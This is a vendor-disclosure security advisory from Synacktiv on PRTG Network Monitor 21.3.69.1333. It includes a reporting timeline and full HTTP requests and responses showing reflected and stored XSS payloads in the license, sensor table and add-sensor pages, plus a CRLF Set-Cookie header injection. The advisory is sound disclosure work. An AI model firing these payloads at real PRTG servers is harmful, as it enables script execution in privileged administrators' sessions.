SYNACKTIV
DIGITAL SECURITY

Multiple vulnerabilities in PRTG Network Monitor 21.3.69.1333

Security advisory

2023/06/13

Théo Louis-Tisserand

Vulnerabilities description

Presentation of PRTG Network Monitor

“PRTG is a powerful Monitoring solution that analyzes your entire IT infrastructure.”[1]

The issues

Synacktiv discovered multiple vulnerabilities in PRTG Network Monitor:

- Stored and reflected XSS (Cross-Site Scripting) vulnerabilities that could be leveraged to execute JavaScript in the context of privileged users.
- An injection of arbitrary headers in HTTP responses that could, for instance, facilitate the exploitation of session fixation if it were to be present.

Affected versions

Version 21.3.69.1333 is known to be vulnerable. Other versions may also be affected.

Timeline

Date	Action
2021/07/28	The advisory is sent to Paessler (security@paessler.com).
2021/08/02	Paessler acknowledges receipt of the advisory.
2021/11/09	Synacktiv asks for a status update.
2021/11/17	Paessler indicates that the issues are still in the ticket pool.
2022/10/07	Synacktiv asks for a status update.
2022/11/14	Paessler answers that the progress status will be checked internally.
2023/01/29	Synacktiv asks for a status update. No reply from Paessler.
2023/02/22	Synacktiv asks for a status update. No reply from Paessler.
2023/05/17	Synacktiv asks for a status update. No reply from Paessler.
2023/06/13	The advisory is made public.

1 https://www.paessler.com/prtg

1. Cross-Site Scripting vulnerabilities

1.1 In license edition page

The license edition page (*/editlicense*), accessible by PRTG administrators, is affected by an XSS vulnerability. Indeed, the *licensename* and *licensekey* GET parameters are not sanitized and can be used to insert arbitrary HTML code in the response.

The vulnerability can be triggered by issuing the following request:

```
GET /editlicense?targeturl=%2flicensing.htm%3ftabid
%3d1&licenseaction=automatic&licenseaction=edit&licensename=prtgtrial%22onfocus%3d
%22alert(42)%22autofocus&licensekey=000000-000000-000000-000000-000000-000000-000000-
000000-000000-
000000&useproxy_=0&proxyserver_=&proxyport_=8080&useproxycredentials_=0&proxyuser_=&proxypa
ss_=&activationdata= HTTP/1.1
Host: prtg.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:86.0) Gecko/20100101 Firefox/86.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Origin: http://prtg.local
Connection: close
Referer: http://prtg.local/activation.htm
Cookie: OCTOPUScffad892f20828f2df7247da1f0164e41cb4d6b4=[...]
```

The server responds with a redirection to the */activation.htm* page in which the injected code is reflected:

```
HTTP/1.1 302 Moved Temporarily
Connection: close
Content-Type: text/html; charset=ISO-8859-1
Content-Length: 0
Expires: 0
Cache-Control: no-cache
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Server: PRTG
Location: /activation.htm
Set-Cookie: OCTOPUScffad892f20828f2df7247da1f0164e41cb4d6b4=[...]


GET /activation.htm HTTP/1.1
Host: prtg.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:86.0) Gecko/20100101 Firefox/86.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Origin: http://prtg.local
Connection: close
Referer: http://prtg.local/activation.htm
Cookie: OCTOPUScffad892f20828f2df7247da1f0164e41cb4d6b4=[...]
```

```
HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 21000
Expires: 0
Cache-Control: no-cache
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Server: PRTG
Set-Cookie: OCTOPUScffad892f20828f2df7247da1f0164e41cb4d6b4=[...]

[...]
<input aria-required="true" class="text valid" data-rule-required="true" name="licensename"
id="licensename" value="prtgtrial"onfocus="alert(42)"autofocus">
[...]
```



Figure 1: Reflected XSS vulnerability in license page edition.

As the *licensename* has become invalid because of the XSS payload, any subsequent request to another page redirects to the activation page that still contains the malicious HTML code. The XSS is thus also stored:

```
GET /index.htm HTTP/1.1
Host: prtg.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: OCTOPUScffad892f20828f2df7247da1f0164e41cb4d6b4=[...]
Upgrade-Insecure-Requests: 1

HTTP/1.1 302 Moved Temporarily
[...]
Location: /activation.htm
[...]
```

```
GET /activation.htm HTTP/1.1
Host: prtg.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: OCTOPUScffad892f20828f2df7247da1f0164e41cb4d6b4=[...]
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 21034
Expires: 0
Cache-Control: no-cache
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Server: PRTG
Set-Cookie: OCTOPUScffad892f20828f2df7247da1f0164e41cb4d6b4=[...]

[...]
<input aria-required="true" class="text valid" data-rule-required="true" name="licensename"
id="licensename" value="prtgtrial"onfocus="alert(42)"autofocus">
[...]
```

The exploit is similar for the *licensekey* parameter.

1.2 In sensor tables

The */controls/table.htm* and */tablewithstyles.htm* pages are affected by a reflected XSS vulnerability. Indeed, the *tabletitlelink* GET parameter is not sanitized and can be used to insert arbitrary HTML code in the response.

The vulnerability can be triggered by issuing the following requests:

```
GET /controls/table.htm?refreshable=true&tableid=sensortable&content=sensors&columns=uptime
%2Csensor%2Cdevice&sortby=uptime&sortable=false&filter_uptime=
%40above(0)&filter_status=10&infoheader=false&links=true&tabletitlelink=%22style=
%22display:%20block;%20position:%20fixed;%20top:%200;%20left:%200;%20z-index:
%2099999;%20width:%209999px;%20height:%209999px;%22%20onmouseover=%22alert(%27XSS
%27)%22&tabletitle=Best%20Availability%20(Highest
%20Uptime)&varexpand=tabletitle&count=10&_=1617883040346&filter_status=3&filter_status=13&f
ilter_status=14&filter_status=4&filter_status=5& HTTP/1.1
Host: prtg.local
Cookie: OCTOPUS2b934a1b8d8aeaf3bab914ed95458d77726e8d01=[...]

HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 8781
Expires: 0
Cache-Control: no-cache
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Server: PRTG
Set-Cookie: OCTOPUS2b934a1b8d8aeaf3bab914ed95458d77726e8d01=[...]

[...]
<a href=""style="display: block; position: fixed; top: 0; left: 0; z-index: 99999; width:
9999px; height: 9999px;" onmouseover="alert('XSS')"">Best Availability (Highest Uptime)</a>
[...]
```

Figure 2: Reflected XSS vulnerability in /controls/table.htm.

```
GET /tablewithstyles.htm?
refreshable=true&tableid=sensortable&content=sensors&columns=uptime%2Csensor
%2Cdevice&sortby=uptime&sortable=false&filter_uptime=%40above
%280%29&filter_status=10&infoheader=false&links=true&tabletitlelink=%22style=%22display:
%20block;%20position:%20fixed;%20top:%200;%20left:%200;%20z-index:%2099999;%20width:
%209999px;%20height:%209999px;%22%20onmouseover=%22alert(%27XSS%27)%22&tabletitle=Best
%20Availability%20%28Highest%20Uptime
%29&_=1617883040346&filter_status=3&filter_status=13&filter_status=14&filter_status=4&filte
r_status=5&hidezoomlink=true&count=500 HTTP/1.1
Host: prtg.local
Cookie: OCTOPUS2b934a1b8d8aeaf3bab914ed95458d77726e8d01=[...]

HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 26934
Expires: 0
Cache-Control: no-cache
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Server: PRTG
Set-Cookie: OCTOPUS2b934a1b8d8aeaf3bab914ed95458d77726e8d01=[...]

[...]
<a href=""style="display: block; position: fixed; top: 0; left: 0; z-index: 99999; width:
9999px; height: 9999px;" onmouseover="alert('XSS')"">Best Availability (Highest Uptime)</a>
[...]
```



Figure 3: Reflected XSS vulnerability in /tablewithstyles.htm.

1.3 In pages allowing the addition of sensors

The */controls/addsensor3.htm* and */addsensor4.htm* pages are affected by a reflected XSS vulnerability. Indeed, the *tmpid* GET parameter is not sanitized and can be used to insert arbitrary HTML code in the response.

The vulnerability can be triggered by issuing the following requests then managing to force the victim to press specific keys (*Alt* + *Shift* + *<accesskey>* keys on Firefox for example):

```
GET /controls/addsensor3.htm?id=40&tmpid=%22accesskey%3d%22x%22onclick%3d%22alert('XSS')
HTTP/1.1
Host: prtg.local
Cookie: OCTOPUS2b934a1b8d8aeaf3bab914ed95458d77726e8d01=[...]

HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 387
Expires: 0
Cache-Control: no-cache
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Server: PRTG
Set-Cookie: OCTOPUS2b934a1b8d8aeaf3bab914ed95458d77726e8d01=[...]

[...]
<input type="hidden" id="tempid" name="tempid" value=""accesskey="x"onclick="alert('XSS')">
[...]
```



Figure 4: Reflected XSS vulnerability in /controls/addsensor3.htm.

```
GET /addsensor4.htm?id=40&tmpid=%22accesskey%3d%22x%22onclick%3d%22alert(%27XSS%27)
HTTP/1.1
Host: prtg.local
Cookie:  OCTOPUS2b934a1b8d8aeaf3bab914ed95458d77726e8d01=[...]

HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 57789
Expires: 0
Cache-Control: no-cache
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Server: PRTG
Set-Cookie: OCTOPUS2b934a1b8d8aeaf3bab914ed95458d77726e8d01=[...]

[...]
<input type="hidden" id="tmpid" name="tmpid" value=""accesskey="x"onclick="alert('XSS')">
[...]
```



Figure 5: Reflected XSS vulnerability in /addsensor4.htm.

2. Injection of arbitrary headers in HTTP responses

On the */controls/addsensor2.htm* page, the *Location* HTTP header of the response is dynamically generated based on the *id* parameter controlled by the user. This value is not correctly filtered as it does not escape the CRLF character sequence.

```
GET /controls/addsensor2.htm?id=%0d%0aSet-Cookie:
%20OCTOPUS2b934a1b8d8aeaf3bab914ed95458d77726e8d01=ezdE[...]EQX0%25%33%44%0d%0a%0d
%0a&sensortype=http&_=1617962577856 HTTP/1.1
Host: prtg.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: OCTOPUS2b934a1b8d8aeaf3bab914ed95458d77726e8d01=ezMzQ[...]UNCN30%3D;
Upgrade-Insecure-Requests: 1

HTTP/1.1 302 Moved Temporarily
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Expires: 0
Cache-Control: no-cache
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Server: PRTG
Location: /controls/addsensor3.htm?id=
Set-Cookie: OCTOPUS2b934a1b8d8aeaf3bab914ed95458d77726e8d01=ezdE[...]EQX0%3D

&tmpid=76
Set-Cookie: OCTOPUS2b934a1b8d8aeaf3bab914ed95458d77726e8d01=zMzQ[...]UNCN30%3D; Path=/;
HttpOnly
```

This kind of injection sometimes lead, for example, to session fixation. However, this is not the case here because no valid session identifier is provided before the user logs in. In fact, such an identifier is only generated after a successful authentication.

Since the injection takes place in the *Location* HTTP header, open redirect attacks also cannot be performed, as this header cannot be defined twice. XSS vulnerabilities cannot be triggered either due to the 302 redirect code.